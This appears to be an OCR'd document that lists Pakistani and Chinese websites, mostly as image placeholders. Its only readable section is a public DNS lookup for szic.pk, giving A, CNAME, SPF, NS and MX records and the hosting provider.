
1** For the websites: www.shaposh.pk







2** For the websites: www.taanabaana.pk







3** For the websites: www.speedsports.pk





4** For the websites: www.zahrastores.pk





5** For the websites: www.szic.pk

The Cloudflare DNS server responded with these DNS records. Cloudflare will serve these records for as long as the time to live (TTL) has not expired. After this period, Cloudflare will update its cache by querying one of the authoritative name servers.

A records

IPv4 address	Revalidate in
65.181.111.19 For CNAME szic.pk.	4h

WHG Hosting Services Ltd

Location	Buffalo, New York, United States of America
AS	AS14670
AS name	WHG Hosting Services Ltd

AAAA records

No AAAA records found.

CNAME record

Canonical name	Revalidate in
szic.pk.	4h

TXT records

SPF record

This record is valid for 4h.


Pass if the email sender's IP is **65.181.111.19**.	ip4:65.181.111.19
Or else, include the SPF record at spf.mysecurecloudhost.com and pass if it matches the sender's IP.	include:spf.mysecurecloudhost.com
Or else, pass if the email sender's IP is **191.101.50.30**.	ip4:191.101.50.30
Or else, pass if the email sender's IP is **184.170.148.10**.	ip4:184.170.148.10
Or else, pass if the email sender's IP is in the A or AAAA records of **www.szic.pk**.	+a
Or else, pass if the email sender's IP is in the MX records of **www.szic.pk**.	+mx
Or else, pass if the email sender's IP is **192.3.201.85**.	+ip4:192.3.201.85
Or else, pass if the email sender's IP is **184.170.148.7**.	+ip4:184.170.148.7
Or else, pass if the email sender's IP is **192.3.201.104**.	+ip4:192.3.201.104
Or else, pass if the email sender's IP is **216.246.112.80**.	+ip4:216.246.112.80
Or else, pass if the email sender's IP is **216.246.112.109**.	+ip4:216.246.112.109
Or else, mark the email as softfail.	~all

NS records

Name server	Revalidate in
ns4.mysecurecloudhost.com. For CNAME szic.pk.	24h
ns2.mysecurecloudhost.com. For CNAME szic.pk.	24h
ns1.mysecurecloudhost.com. For CNAME szic.pk.	24h
ns3.mysecurecloudhost.com. For CNAME szic.pk.	24h


MX records


Mail server	Priority	Revalidate in
szic.pk. For CNAME szic.pk.	0 Primary	4h




China websites:


1** For the websites: www.blued.cn







2**For the websites: www.zhipuai.cn






